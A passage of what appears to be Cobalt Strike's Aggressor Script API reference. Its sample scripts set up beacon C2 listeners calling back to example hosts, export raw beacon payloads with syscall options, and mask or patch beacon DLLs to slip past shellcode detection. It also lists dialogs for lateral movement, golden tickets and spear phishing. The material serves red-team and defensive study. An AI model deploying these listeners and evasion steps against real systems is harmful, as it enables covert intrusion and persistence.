failover-3h
failover-6h
failover-12h
failover-1d
rotate-1m
rotate-5m
rotate-15m
rotate-30m
rotate-1h
rotate-3h
rotate-6h
rotate-12h
rotate-1d

## Note

The guards value uses positional tab delimited syntax (\t) to specify the IP Address, User Name, Server Name, and Domain guardrail settings. For example, if you want to only set the User Name and Server Name settings use the following key/value pair guards:

```
=> "\tfoo*\t*bar"
```

In this case the first \t character sets the IP Address to nothing, foo\*\t sets the User Name, \*bar sets the Server Name, and since this is the end of the string the Domain is set to nothing. See the [Example on page 411](#) section for an example that sets all guardrail settings.

The localonly value sets how the TCP or External C2 listener port binds to the host. When this setting is set to **true** then the beacons value needs to be set to **127.0.0.1**. If the value is set to **false** then the beacons value needs to be set to **0.0.0.0**.

The maxretry value uses the following syntax of exit-[max\_attempts]-[increase\_attempts]-[duration][m,h,d]. For example, exit-10-5-5m will exit beacon after 10 failed attempts and will increase sleep time after 5 failed attempts to 5 minutes. The sleep time will not be updated if the current sleep time is greater than the specified duration value. The sleep time

will be affected by the current jitter value. On a successful connection the failed attempts count will be reset to zero and the sleep time will be reset to the prior value.

The proxy configuration string is the same string you would input into Cobalt Strike's listener dialog. `*direct*` ignores the local proxy configuration and attempts a direct connection. `protocol://user: [email protected] :port` specifies which proxy configuration the artifact should use. The username and password are optional (e.g., `protocol://host:port` is fine). The acceptable protocols are `socks` and `http`. Set the proxy configuration string to `$null` or `""` to use the default behavior.

## Example

```
# Create a simple HTTP listener, with guardrails
listener_create_ext("Beacon HTTP", "windows/beacon_http/reverse_http",
    %(host => "www.losenolove.com", port => 80,
    beacons => www.losenolove.com,www2.losenolove.com,
    guards => "198.178.*.*\tfoo*\t*bar\t*love.com"));

# Create a detailed HTTPS listener
listener_create_ext("Beacon HTTPS", "windows/beacon_https/reverse_https",
    %(host => "stage.host", port => 443,
    beacons => "b1.host,b2.host",
    althost => "alt.host",
    bindto => 8443,
    profile => "default",
    strategy => "failover-5x",
    maxretry => "exit-10-5-5m",
    proxy => "proxy.host"));

# Create a DNS listener
listener_create_ext("Beacon DNS", "windows/beacon_dns/reverse_dns_txt",
    %(host => "freestuff.com", port => 53,
    beacons => "freestuff.com,freepics.com,freemov.com",
    bindto => 853,
    profile => "default",
    strategy => "failover-5x",
    maxretry => "exit-10-5-5m"));

# Create a SMB listener
listener_create_ext("Beacon SMB", "windows/beacon_bind_pipe",
    %(port => "mypipe",
    profile => ""));

# Create a TCP listener for localhost only
listener_create_ext("Beacon TCP-Local", "windows/beacon_bind_tcp",
    %(beacons => "127.0.0.1", port => 12345,
```

```

localonly => "true",
profile => "");

# Create a TCP listener for external hosts
listener_create_ext("Beacon TCP", "windows/beacon_bind_tcp",
%(beacons => "0.0.0.0", port => 54321,
localonly => "false",
profile => ""));

# Create an External C2 listener for localhost only
listener_create_ext("Beacon ExtC2-Local", "windows/beacon_extc2",
%(beacons => "127.0.0.1", port => 3333,
localonly => "true",
profile => ""));

# Create an External C2 listener for external hosts
listener_create_ext("Beacon ExtC2", "windows/beacon_extc2",
%(beacons => "0.0.0.0", port => 4444,
localonly => "false",
profile => ""));

# Create a Foreign HTTP listener
listener_create_ext("Metasploit HTTP", "windows/foreign/reverse_http",
%(host => "ads.losenolove.com", port => 80,
profile => ""));

# Create a Foreign HTTPS listener
listener_create_ext("Metasploit HTTPS", "windows/foreign/reverse_https",
%(host => "ads.losenolove.com", port => 443,
profile => ""));

```

## listener\_delete

Stop and remove a listener that is hosted on the active team server.

### Arguments

\$1 - the listener name

### Example

```
listener_delete("Beacon HTTP");
```

## listener\_describe

Describe a listener.

## Arguments

`$1` - the listener name

`$2` - (optional) the remote target the listener is destined for

## Returns

A string describing the listener

## Example

```
foreach $name (listeners()) {
    println("$name is: " . listener_describe($name));
}
```

## listener\_info

Get information about a listener.

## Arguments

`$1` - the listener name

`$2` - (optional) the key to extract a value for

## Returns

```
%info = listener_info("listener name");
```

Returns a dictionary with the metadata for this listener.

```
$value = listener_info("listener name", "key");
```

Returns the value for the specified key from this listener's metadata

## Example

```
# create a script console alias to dump listener info
command dump {
    println("Listener $1");
    foreach $key => $value (listener_info($1)) {
        println("${[15]}key $value");
    }
}
```

## listener\_pivot\_create

Create a new pivot listener.

### Arguments

\$1 - the Beacon ID

\$2 - the listener name

\$3 - the payload (e.g., windows/beacon\_reverse\_tcp)

\$4 - the listener host

\$5 - the listener port

### Note

The only valid payload argument is **windows/beacon\_reverse\_tcp**.

### Example

```
# create a pivot listener:
# $1 = beaconID, $2 = name, $3 = port
alias plisten {
    local('$lhost $bid $name $port');

    # extract our arguments
    ($bid, $name, $port) = @_;

    # get the name of our target
    $lhost = beacon_info($1, "computer");

    btask($1, "create TCP listener on $lhost $+ : $+ $port");
    listener_pivot_create($1, $name, "windows/beacon_reverse_tcp", $lhost,
```

```
$port);  
}
```

## listener\_restart

Restart a listener that is hosted on the active team server.

### Arguments

\$1 - the listener name

### Example

```
listener_restart("Beacon HTTP");
```

## listeners

Return a list of listener names (with stagers only!) across all team servers this client is connected to.

### Returns

An array of listener names.

### Example

```
printAll(listeners());
```

## listeners\_local

Return a list of listener names. This function limits itself to the active team server only. External C2 listener names are omitted.

### Returns

An array of listener names.

### Example

```
printAll(listeners_local());
```

## listeners\_stageless

Return a list of listener names across all team servers this client is connected to. SMB and TCP listeners are filtered except for those hosted on the active team server. External C2 listeners are filtered as they are not actionable via staging or exporting as a Reflective DLL.

### Returns

An array of listener names.

### Example

```
printAll(listeners_stageless());
```

## localip

Get the IP address associated with the team server.

### Returns

A string with the team server's IP address.

### Example

```
println("I am: " . localip());
```

## menubar

Add a top-level item to the menubar.

### Arguments

\$1 - the description

\$2 - the popup hook

### Example

```

popup mythings {
    item "Keep out" {
    }
}

menubar("My &Things", "mythings");

```

## mynick

Get the nickname associated with the current Cobalt Strike client.

### Returns

A string with your nickname.

### Example

```
println("I am: " . mynick());
```

## nextTab

Activate the tab that is to the right of the current tab.

### Example

```

bind Ctrl+Right {
    nextTab();
}

```

## on

Register an event handler. This is an alternate to the `on` keyword.

### Arguments

`$1` - the name of the event to respond to

`$2` - a callback function. Called when the event happens.

### Example

```
sub foo {  
    blog($1, "Foo!");  
}  
  
on("beacon_initial", &foo);
```

## openAboutDialog

Open the "About Cobalt Strike" dialog

### Example

```
openAboutDialog();
```

## openApplicationManager

Open the application manager (system profiler results) tab.

### Example

```
openApplicationManager();
```

## openAutoRunDialog

Open the auto run dialog.

### Example

```
openAutoRunDialog();
```

## openBeaconBrowser

Open the beacon browser tab.

### Example

```
openBeaconBrowser();
```

## openBeaconConsole

Open the console to interact with a Beacon

### Arguments

\$1 - the Beacon ID to apply this feature to

### Example

```
item "Interact" {
    local('$bid');
    foreach $bid ($1) {
        openBeaconConsole($bid);
    }
}
```

## openBrowserPivotSetup

open the browser pivot setup dialog

### Arguments

\$1 - the Beacon ID to apply this feature to

### Example

```
item "Browser Pivoting" {
    local('$bid');
    foreach $bid ($1) {
        openBrowserPivotSetup($bid);
    }
}
```

## openBypassUACDialog

REMOVED Removed in Cobalt Strike 4.1.

## openCloneSiteDialog

Open the dialog for the website clone tool.

### Example

```
openCloneSiteDialog();
```

## openConnectDialog

Open the connect dialog.

### Example

```
openConnectDialog();
```

## openCovertVPNSetup

open the Covert VPN setup dialog

### Arguments

\$1 - the Beacon ID to apply this feature to

### Example

```
item "VPN Pivoting" {  
    local('$bid');  
    foreach $bid ($1) {  
        openCovertVPNSetup($bid);  
    }  
}
```

## openCredentialManager

Open the credential manager tab.

### Example

```
openCredentialManager();
```

## openDefaultShortcutsDialog

Open the Default Keyboard Shortcuts dialog. This function does not have any parameters.

## openDownloadBrowser

Open the download browser tab

### Example

```
openDownloadBrowser();
```

## openElevateDialog

Open the dialog to launch a privilege escalation exploit.

### Arguments

\$1 - the beacon ID

### Example

```
item "Elevate" {
    local('$bid');
    foreach $bid ($1) {
        openElevateDialog($bid);
    }
}
```

## openEventLog

Open the event log.

### Example

```
# Example using the dispatch_event aggressor script function
on ready {
    # Send the script console tab to the bottom of the cobalt strike window
```

```

dispatch_event({
    $client = getAggressorClient();
    $tabMgr = [$client getTabManager];
    $console = openEventLog();
    [$tabMgr dockAppTab: $console];
})
}

```

## openFileChooser

Open the file browser for a Beacon

### Arguments

\$1 - the Beacon ID to apply this feature to

### Example

```

item "Browse Files" {
    local('$bid');
    foreach $bid ($1) {
        openFileChooser($bid);
    }
}

```

## openGoldenTicketDialog

open a dialog to help generate a golden ticket

### Arguments

\$1 - the Beacon ID to apply this feature to

### Example

```

item "Golden Ticket" {
    local('$bid');
    foreach $bid ($1) {
        openGoldenTicketDialog($bid);
    }
}

```

## openHTMLApplicationDialog

Open the HTML Application Dialog.

Example

```
openHTMLApplicationDialog();
```

## openHostFileDialog

Open the host file dialog.

Example

```
openHostFileDialog();
```

## openInterfaceManager

Open the tab to manage Covert VPN interfaces

Example

```
openInterfaceManager();
```

## openJavaSignedAppletDialog

Open the Java Signed Applet dialog

Example

```
openJavaSignedAppletDialog();
```

## openJavaSmartAppletDialog

Open the Java Smart Applet dialog

Example

```
openJavaSmartAppletDialog();
```

## openJobBrowser

Open the job browser tab.

### Arguments

\$1 - the array of bids.

### Example

```
openJobBrowser(@($bid))           # open job browser for one Beacon
openJobBrowser(@($bid1, $bid2))    # open job browser for multiple Beacon
openJobBrowser()                  # open job browser for all beacons
```

## openJobConsole

Open the console to the job output.

### Arguments

\$1 - the Beacon id.

\$2 - the Job id.

## openJumpDialog

Open Cobalt Strike's lateral movement dialog

### Arguments

\$1 - the type of lateral movement. See [&beacon\\_remote\\_exploits](#) for a list of options. ssh and ssh-key are options too.

\$2 - an array of targets to apply this action against

### Example

```
openJumpDialog("psexec_psh", @("192.168.1.3", "192.168.1.4"));
```

## openKeystrokeBrowser

Open the keystroke browser tab

Example

```
openKeystrokeBrowser();
```

## openListenerManager

Open the listener manager

Example

```
openListenerManager();
```

## openMakeTokenDialog

Open a dialog to help generate an access token.

Arguments

\$1 - the Beacon ID to apply this feature to

Example

```
item "Make Token" {
    local('$bid');
    foreach $bid ($1) {
        openMakeTokenDialog($bid);
    }
}
```

## openMalleableProfileDialog

Open the malleable C2 profile dialog.

Example

```
openMalleableProfileDialog();
```

## openOfficeMacroDialog

Open the office macro export dialog

### Example

```
openOfficeMacroDialog();
```

## openOneLinerDialog

Open the dialog to generate a PowerShell one-liner for this specific Beacon session.

### Arguments

\$1 - the beacon ID

### Example

```
item "&One-liner" {
    openOneLinerDialog($1);
}
```

## openOrActivate

If a Beacon console exists, make it active. If a Beacon console does not exist, open it.

### Arguments

\$1 - the Beacon ID

### Example

```
item "&Activate" {
    local('$bid');
    foreach $bid ($1) {
        openOrActivate($bid);
```

```
{
}
```

## openPayloadGeneratorDialog

Open the Payload Generator dialog.

### Example

```
openPayloadGeneratorDialog();
```

## openPayloadGeneratorStageDialog

Open the Payload Generator Stageless dialog.

### Example

```
openPayloadGeneratorStageDialog();
```

## openPayloadHelper

Open a payload chooser dialog.

### Arguments

\$1 - a callback function. Arguments: \$1 - the selected listener.

### Example

```
openPayloadHelper(lambda({
    bspawn($bid, $1);
}, $bid => $1));
```

## openPivotListenerSetup

open the pivot listener setup dialog

### Arguments

`$1` - the Beacon ID to apply this feature to

### Example

```
item "Listener..." {
    local('$bid');
    foreach $bid ($1) {
        openPivotListenerSetup($bid);
    }
}
```

## openPortScanner

Open the port scanner dialog

### Arguments

`$1` - an array of targets to scan

### Example

```
openPortScanner(@("192.168.1.3"));
```

## openPortScannerLocal

Open the port scanner dialog with options to target a Beacon's local network

### Arguments

`$1` - the beacon to target with this feature

### Example

```
item "Scan" {
    local('$bid');
    foreach $bid ($1) {
        openPortScannerLocal($bid);
    }
}
```

## openPowerShellWebDialog

Open the dialog to setup the PowerShell Web Delivery Attack

Example

```
openPowerShellWebDialog();
```

## openPreferencesDialog

Open the preferences dialog

Example

```
openPreferencesDialog();
```

## openProcessBrowser

Open a process browser for one or more Beacons

Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

Example

```
item "Processes" {
    openProcessBrowser($1);
}
```

## openSOCKSBrowser

Open the tab to list SOCKS proxy servers

Example

```
openSOCKSBrowser();
```

## openSOCKSSetup

open the SOCKS proxy server setup dialog

### Arguments

\$1 - the Beacon ID to apply this feature to

### Example

```
item "SOCKS Server" {
    local('$bid');
    foreach $bid ($1) {
        openSOCKSSetup($bid);
    }
}
```

## openScreenshotBrowser

Open the screenshot browser tab

### Example

```
openScreenshotBrowser();
```

## openScriptConsole

Open the Aggressor Script console.

### Example

```
# Example using the dispatch_event aggressor script function
on ready {
    # Send the script console tab to the bottom of the cobalt strike window
    dispatch_event({
        $client = getAggressorClient();
        $tabMgr = [$client getTabManager];
        $console = openScriptConsole();
        [$tabMgr dockAppTab: $console];
    })
}
```

```
    }) ;  
}
```

## openScriptManager

Open the tab for the script manager.

### Example

```
openScriptManager () ;
```

## openScriptedWebDialog

Open the dialog to setup a Scripted Web Delivery Attack

### Example

```
openScriptedWebDialog () ;
```

## openServiceBrowser

Open service browser tab.

### Arguments

\$1 - an array of targets to show services for

### Example

```
openServiceBrowser (@ ("192.168.1.3")) ;
```

## openSiteManager

Open the site manager.

### Example

```
openSiteManager () ;
```

## openSpawnAsDialog

Open dialog to spawn a payload as another user

### Arguments

\$1 - the Beacon ID to apply this feature to

### Example

```
item "Spawn As..." {
    local('$bid');
    foreach $bid ($1) {
        openSpawnAsDialog($bid);
    }
}
```

## openSpawnDialog

Open dialog to spawn a payload.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

### Example

```
item "&Spawn" {
    openSpawnDialog($1);
}
```

## openSpearPhishDialog

Open the dialog for the spear phishing tool.

### Example

```
openSpearPhishDialog();
```

## openSystemInformationDialog

Open the system information dialog.

### Example

```
openSystemInformationDialog();
```

## openSystemProfilerDialog

Open the dialog to setup the system profiler.

### Example

```
openSystemProfilerDialog();
```

## openTargetBrowser

Open the targets browser

### Example

```
openTargetBrowser();
```

## openWebLog

Open the web log tab.

### Example

```
# Example using the dispatch_event aggressor script function
on ready {
    # Send the script console tab to the bottom of the cobalt strike window
    dispatch_event({
        $client = getAggressorClient();
        $tabMgr = [$client getTabManager];
        $console = openWebLog();
```

```
    [$tabMgr dockAppTab: $console];
});  
}
```

## openWindowsDropperDialog

**REMOVED** Removed in Cobalt Strike 4.0.

## openWindowsExecutableDialog

Open the dialog to generate a Windows executable.

### Example

```
openWindowsExecutableDialog();
```

## openWindowsExecutableStageDialog

Open the dialog to generate a stageless Windows executable.

### Example

```
openWindowsExecutableStageDialog();
```

## openWindowsExecutableStageAllDialog

Open the dialog to generate all of the stageless payloads (in x86 and x64) for all of the configured listeners. This dialog can also be found in the UI menu under [Payloads -> Windows Stageless Generate all Payloads](#).

### Example

```
openWindowsExecutableStageAllDialog();
```

## payload

Exports a raw payload for a specific Cobalt Strike listener.

## Arguments

\$1 - the listener name

\$2 - x86|x64 the architecture of the payload

\$3 - exit method: 'thread' (leave the thread when done) or 'process' (exit the process when done). Use 'thread' if injecting into an existing process.

\$4 - A string value for the system call method. Valid values are:

**None:** Use the standard Windows API function.

**Direct:** Use the Nt\* version of the function.

**Indirect:** Jump to the appropriate instruction within the Nt\* version of the function.

\$5 - (optional) The supporting HTTP library for generated beacons  
(wininet|winhttp|\$null|blank string).

\$6 - (optional) DNS Comm Mode Override. Use this to change the DNS Comm Mode from the default mode defined in Malleable C2 (dns|dns\_over\_https|\$null|blank string).

## Returns

A scalar containing position-independent code for the specified listener.

## Example

```
$data = payload("my listener", "x86", "process", "Direct");

$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);
```

## payload\_bootstrap\_hint

Get the offset to function pointer hints used by Beacon's Reflective Loader. Populate these hints with the asked-for process addresses to have Beacon load itself into memory in a more OPSEC-safe way.

## Arguments

\$1 - the payload position-independent code (specifically, Beacon)

\$2 - the function to get the patch location for

## Notes

- Cobalt Strike's Beacon has a protocol to accept artifact-provided function pointers for functions required by Beacon's Reflective Loader. The protocol is to patch the location of **GetProcAddress** and **GetModuleHandleA** into the Beacon DLL. Use of this protocol allows Beacon to load itself in memory without triggering shellcode detection heuristics that monitor reads of kernel32's Export Address Table. This protocol is optional. Artifacts that don't follow this protocol will fallback to resolving key functions via the Export Address Table.
- The Artifact Kit and Resource Kit both implement this protocol. Download these kits to see how to use this function.

## Returns

The offset to a memory location to patch with a pointer for a specific function used by Beacon's Reflective Loader.

## payload\_local

Exports a raw payload for a specific Cobalt Strike listener. Use this function when you plan to spawn this payload from another Beacon session. Cobalt Strike will generate a payload that embeds key function pointers, needed to bootstrap the agent, taken from the parent session's metadata.

## Arguments

\$1 - the parent Beacon session ID

\$2 - the listener name

\$3 - x86|x64 the architecture of the payload

\$4 - exit method: 'thread' (leave the thread when done) or 'process' (exit the process when done). Use 'thread' if injecting into an existing process.

\$5 - A string value for the system call method. Valid values are:

**None:** Use the standard Windows API function.

**Direct:** Use the Nt\* version of the function.

**Indirect:** Jump to the appropriate instruction within the Nt\* version of the function.

\$6 - (optional) The supporting HTTP library for generated beacons (wininet|winhttp|\$null|blank string).

## Returns

A scalar containing position-independent code for the specified listener.

## Example

```
$data = payload_local($bid, "my listener", "x86", "process", "None");

$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);
```

## pe\_insert\_rich\_header

Insert rich header data into Beacon DLL Content. If there is existing rich header information, it will be replaced.

## Arguments

\$1 - Beacon DLL content

\$2 - Rich header

## Returns

Updated DLL Content

## Note

The rich header length should be on a 4 byte boundary for subsequent checksum calculations.

## Example

```
# -----
# Insert (replace) rich header
```

```
# -----
$rich_header = "<your rich header info>";
$temp_dll = pe_insert_rich_header($temp_dll, $rich_header);
```

## pe\_mask

Mask data in the Beacon DLL Content based on position and length.

### Arguments

\$1 - Beacon DLL content

\$2 - Start location

\$3 - Length to mask

\$4 - Byte value mask key (int)

### Returns

Updated DLL Content

### Example

```
# =====
# $1 = Beacon DLL content
# =====
sub demo_pe_mask {

    local('$temp_dll, $start, $length, $maskkey');
    local('%pemap');
    local('@loc_en, @val_en');

    $temp_dll = $1;

    # -----
    # Inspect the current DLL...
    # -----
    %pemap = pedump($temp_dll);
    @loc_en = values(%pemap, @("Export.Name."));
    @val_en = values(%pemap, @("Export.Name."));

    if (size(@val_en) != 1) {
```

```

        warn("Unexpected size of export name value array: " . size(@val_en));
    } else {
        warn("Current export value: " . @val_en[0]);
    }

    if (size(@loc_en) != 1) {
        warn("Unexpected size of export location array: " . size(@loc_en));
    } else {
        warn("Current export name location: " . @loc_en[0]);
    }

    # -----
    # Set parameters (parse number as base 10)
    #
    $start = parseNumber(@loc_en[0], 10);
    $length = 4;
    $maskkey = 22;

    # -----
    # mask some data in a dll
    #
    # warn("pe_mask($temp_dll, " . $start . ", " . $length . ", " . $maskkey . ")");
    $temp_dll = pe_mask($temp_dll, $start, $length, $maskkey);

    # dump_my_pe($temp_dll);

    # -----
    # un-mask (running the same mask a second time should "un-mask")
    # (This would normally be done by the reflective loader)
    #
    # warn("pe_mask($temp_dll, " . $start . ", " . $length . ", " . $maskkey . ")");
    # $temp_dll = pe_mask($temp_dll, $start, $length, $maskkey);

    # dump_my_pe($temp_dll);

    # -----
    # All Done! Give back edited DLL!
    #
    return $temp_dll;
}

```

## pe\_mask\_section

Mask data in the Beacon DLL Content based on position and length.

### Arguments

\$1 - Beacon DLL content

\$2 - Section name

\$3 - Byte value mask key (int)

## Returns

Updated DLL Content

## Example

```
# =====
# $1 = Beacon DLL content
# =====
sub demo_pe_mask_section {

    local('$temp_dll, $section_name, $maskkey');
    local('@loc_en, @val_en');

    $temp_dll = $1;

    # -----
    # Set parameters
    # -----
    $section_name = ".text";
    $maskkey = 23;

    # -----
    # mask a section in a dll
    # -----
    # warn("pe_mask_section($temp_dll, '$section_name', '$maskkey')");
    $temp_dll = pe_mask_section($temp_dll, $section_name, $maskkey);

    # dump_my_pe($temp_dll);

    # -----
    # un-mask (running the same mask a second time should "un-mask")
    # (This would normally be done by the reflective loader)
    # -----
    # warn("pe_mask_section($temp_dll, '$section_name', '$maskkey')");
    # $temp_dll = pe_mask_section($temp_dll, $section_name, $maskkey);

    # dump_my_pe($temp_dll);
}
```

```

# -----
# All Done! Give back edited DLL!
# -----
return $temp_dll;
}

```

## pe\_mask\_string

Mask a string in the Beacon DLL Content based on position.

### Arguments

\$1 - Beacon DLL content

\$2 - Start location

\$3 - Byte value mask key (int)

### Returns

Updated DLL Content

### Example

```

# =====
# $1 = Beacon DLL content
# =====
sub demo_pe_mask_string {

    local('$temp_dll, $location, $length, $maskkey');
    local('%pemap');
    local('@loc');

    $temp_dll = $1;

    # -----
    # Inspect the current DLL...
    # -----
    %pemap = pedump($temp_dll);
    @loc = values(%pemap, @("Sections.AddressOfName.0."));

    if (size(@loc) != 1) {

```

```

        warn("Unexpected size of section name location array: " . size(@loc));
    } else {
        warn("Current section name location: " . @loc[0]);
    }

# -----
# Set parameters
# -----
$location = @loc[0];
$length = 5;
$maskkey = 23;

# -----
# pe_mask_string (mask a string in a dll)
# -----
# warn("pe_mask_string(dll, " . $location . ", " . $maskkey . ")");
$temp_dll = pe_mask_string($temp_dll, $location, $maskkey);

# dump_my_pe($temp_dll);

# -----
# un-mask (running the same mask a second time should "un-mask")
# we are unmasking the length of the string and the null character
# (This would normally be done by the reflective loader)
# -----
# warn("pe_mask(dll, " . $location . ", " . $length . ", " . $maskkey . "
")");
# $temp_dll = pe_mask($temp_dll, $location, $length, $maskkey);

# dump_my_pe($temp_dll);

# -----
# All Done! Give back edited DLL!
# -----
return $temp_dll;
}

```

## pe\_patch\_code

Patch code in the Beacon DLL Content based on find/replace in '.text' section'.

### Arguments

\$1 - Beacon DLL content

\$2 - byte array to find for resolve offset

\$3 - byte array place at resolved offset (overwrite data)

## Returns

Updated DLL Content

## Example

```
# =====
# $1 = Beacon DLL content

# =====
sub demo_pe_patch_code {

    local('$temp_dll, $findme, $replacement');

    $temp_dll = $1;

    # ===== simple text values =====
    $findme = "abcABC123";
    $replacement = "123ABCabc";

    # warn("pe_patch_code($temp_dll, $findme, $replacement)");
    $temp_dll = pe_patch_code($temp_dll, $findme, $replacement);

    # ===== byte array as a hex string =====
    $findme = "\x01\x02\x03\xfc\xfe\xff";
    $replacement = "\x01\x02\x03\xfc\xfe\xff";

    # warn("pe_patch_code($temp_dll, $findme, $replacement)");
    $temp_dll = pe_patch_code($temp_dll, $findme, $replacement);

    # dump_my_pe($temp_dll);

    #
    # -----
    # All Done! Give back edited DLL!
    # -----
    return $temp_dll;
}
```

## pe\_remove\_rich\_header

Remove the rich header from Beacon DLL Content.

## Arguments

\$1 - Beacon DLL content

## Returns

Updated DLL Content

## Example

```
# -----
# Remove/Replace Rich Header
# -----
$temp_dll = pe_remove_rich_header($temp_dll);
```

## pe\_set\_compile\_time\_with\_long

Set the compile time in the Beacon DLL Content.

## Arguments

\$1 - Beacon DLL content

\$2 - Compile Time (as a long in milliseconds)

## Returns

Updated DLL Content

## Example

```
# date is in milliseconds ("1893521594000" = "01 Jan 2030 12:13:14")
$date = 1893521594000;
$temp_dll = pe_set_compile_time_with_long($temp_dll, $date);

# date is in milliseconds ("1700000001000" = "14 Nov 2023 16:13:21")
$date = 1700000001000;
$temp_dll = pe_set_compile_time_with_long($temp_dll, $date);
```

## pe\_set\_compile\_time\_with\_string

Set the compile time in the Beacon DLL Content.

## Arguments

\$1 - Beacon DLL content

\$2 - Compile Time (as a string)

## Returns

Updated DLL Content

## Example

```
# ("01 Jan 2020 15:16:17" = "1577913377000")
$strTime = "01 Jan 2020 15:16:17";
$temp_dll = pe_set_compile_time_with_string($temp_dll, $strTime);
```

## pe\_set\_export\_name

Set the export name in the Beacon DLL Content.

## Arguments

\$1 - Beacon DLL content

## Returns

Updated DLL Content

## Note

The name must exist in the string table.

## Example

```
# -----
# name must be in strings table...
# -----
$export_name = "WININET.dll";
```

```
$temp_dll = pe_set_export_name($temp_dll, $export_name);

$export_name = "beacon.dll";
$temp_dll = pe_set_export_name($temp_dll, $export_name);
```

## pe\_set\_long

Places a long value at a specified location.

### Arguments

\$1 - Beacon DLL content

\$2 - Location

\$3 - Value

### Returns

Updated DLL Content

### Example

```
# =====
# $1 = Beacon DLL content
# =====
sub demo_pe_set_long {

    local('$temp_dll, $int_offset, $long_value');
    local('%pemap');
    local('@loc_cs, @val_cs');

    $temp_dll = $1;

    # -----
    # Inspect the current DLL...
    # -----
    %pemap = pedump($temp_dll);
    @loc_cs = values(%pemap, @("CheckSum.<location>"));
    @val_cs = values(%pemap, @("CheckSum.<value>"));

    if (size(@val_cs) != 1) {
        warn("Unexpected size of checksum value array: " . size(@val_cs));
    }
}
```

```

} else {
    warn("Current checksum value: " . @val_cs[0]);
}

if (size(@loc_cs) != 1) {
    warn("Unexpected size of checksum location array: " . size(@loc_cs));
} else {
    warn("Current checksum location: " . @loc_cs[0]);
}

# -----
# Set parameters (parse number as base 10)
# -----
$int_offset = parseNumber(@loc_cs[0], 10);
$long_value = 98765;

# -----
# pe_set_long (set a long value)
# -----
# warn("pe_set_long($temp_dll, " . $int_offset . ", " . $long_value . ")");
$temp_dll = pe_set_long($temp_dll, $int_offset, $long_value);

# -----
# Did it work?
# -----
# dump_my_pe($temp_dll);

# -----
# All Done! Give back edited DLL!
# -----
return $temp_dll;
}

```

## pe\_set\_short

Places a short value at a specified location.

### Arguments

\$1 - Beacon DLL content

\$2 - Location

\$3 - Value

## Returns

Updated DLL Content

## Example

```
# =====
# $1 = Beacon DLL content
# =====
sub demo_pe_set_short {

    local('$temp_dll, $int_offset, $short_value');
    local('%pemap');
    local('@loc, @val');

    $temp_dll = $1;

    #
    # Inspect the current DLL...
    #

    %pemap = pedump($temp_dll);
    @loc = values(%pemap, @(".text.NumberOfRelocations"));
    @val = values(%pemap, @(".text.NumberOfRelocations"));

    if (size(@val) != 1) {
        warn("Unexpected size of .text.NumberOfRelocations value array: " . size(@val));
    } else {
        warn("Current .text.NumberOfRelocations value: " . @val[0]);
    }

    if (size(@loc) != 1) {
        warn("Unexpected size of .text.NumberOfRelocations location array: " . size(@loc));
    } else {
        warn("Current .text.NumberOfRelocations location: " . @loc[0]);
    }

    #
    # Set parameters (parse number as base 10)
    #
    $int_offset = parseNumber(@loc[0], 10);
    $short_value = 128;

    #
    # pe_set_short (set a short value)
    #
}
```

```

# warn("pe_set_short($temp_dll, $int_offset, $short_value)");
$temp_dll = pe_set_short($temp_dll, $int_offset, $short_value);

# -----
# Did it work?
# -----
# dump_my_pe($temp_dll);

# -----
# All Done! Give back edited DLL!
# -----
return $temp_dll;
}

```

## pe\_set\_string

Places a string value at a specified location.

### Arguments

\$1 - Beacon DLL content

\$2 - Start location

\$3 - Value

### Returns

Updated DLL Content

### Example

```

# =====
# $1 = Beacon DLL content
# =====
sub demo_pe_set_string {

    local('$temp_dll, $location, $value');
    local('%pemap');
    local('@loc_en, @val_en');

    $temp_dll = $1;
}

```

```

# -----
# Inspect the current DLL...
# -----
%pemap = pedump($temp_dll);
@loc_en = values(%pemap, @("Export.Name."));
@val_en = values(%pemap, @("Export.Name."));

if (size(@val_en) != 1) {
    warn("Unexpected size of export name value array: " . size(@val_en));
} else {
    warn("Current export value: " . @val_en[0]);
}

if (size(@loc_en) != 1) {
    warn("Unexpected size of export location array: " . size(@loc_en));
} else {
    warn("Current export name location: " . @loc_en[0]);
}

# -----
# Set parameters (parse number as base 10)
# -----
$location = parseNumber(@loc_en[0], 10);
$value = "BEECON.DLL";

# -----
# pe_set_string (set a string value)
# -----
# warn("pe_set_string($temp_dll, $location, $value)");
$temp_dll = pe_set_string($temp_dll, $location, $value);

# -----
# Did it work?
# -----
# dump_my_pe($temp_dll);

# -----
# All Done! Give back edited DLL!
# -----
return $temp_dll;
}

```

## pe\_set\_stringz

Places a string value at a specified location and adds a zero terminator.

## Arguments

\$1 - Beacon DLL content

\$2 - Start location

\$3 - String to set

## Returns

Updated DLL Content

## Example

```
# =====
# $1 = Beacon DLL content
# =====
sub demo_pe_set_stringz {

    local('$temp_dll', '$offset', '$value');
    local('%pemap');
    local('@loc');

    $temp_dll = $1;

    # -----
    # Inspect the current DLL...
    # -----
    %pemap = pedump($temp_dll);
    @loc = values(%pemap, @("Sections.AddressOfName.0."));

    if (size(@loc) != 1) {
        warn("Unexpected size of section name location array: " . size(@loc));
    } else {
        warn("Current section name location: " . @loc[0]);
    }

    # -----
    # Set parameters (parse number as base 10)
    # -----
    $offset = parseNumber(@loc[0], 10);
    $value = "abc";

    # -----
```

```

# pe_set_stringz
# -----
# warn("pe_set_stringz($temp_dll, $offset, $value)");
$temp_dll = pe_set_stringz($temp_dll, $offset, $value);

# -----
# Did it work?
# -----
# dump_my_pe($temp_dll);

# -----
# Set parameters
# -----
# $offset = parseNumber(@loc[0], 10);
# $value = ".tex";

# -----
# pe_set_string (set a string value)
# -----
# warn("pe_set_string($temp_dll, $offset, $value)");
# $temp_dll = pe_set_string($temp_dll, $offset, $value);

# -----
# Did it work?
# -----
# dump_my_pe($temp_dll);

# -----
# All Done! Give back edited DLL!
# -----
return $temp_dll;
}

```

## pe\_set\_value\_at

Sets a long value based on the location resolved by a name from the PE Map (see pedump).

### Arguments

\$1 - Beacon DLL content

\$2 - Name of location field

\$3 - Value

## Returns

Updated DLL Content

## Example

```
# =====
# $1 = DLL content
# =====
sub demo_pe_set_value_at {

    local('$temp_dll, $name, $long_value, $date');
    local('%pemap');
    local('@loc, @val');

    $temp_dll = $1;

    #
    # Inspect the current DLL...
    #

    # %pemap = pedump($temp_dll);
    # @loc = values(%pemap, @("SizeOfImage."));
    # @val = values(%pemap, @("SizeOfImage."));

    # if (size(@val) != 1) {
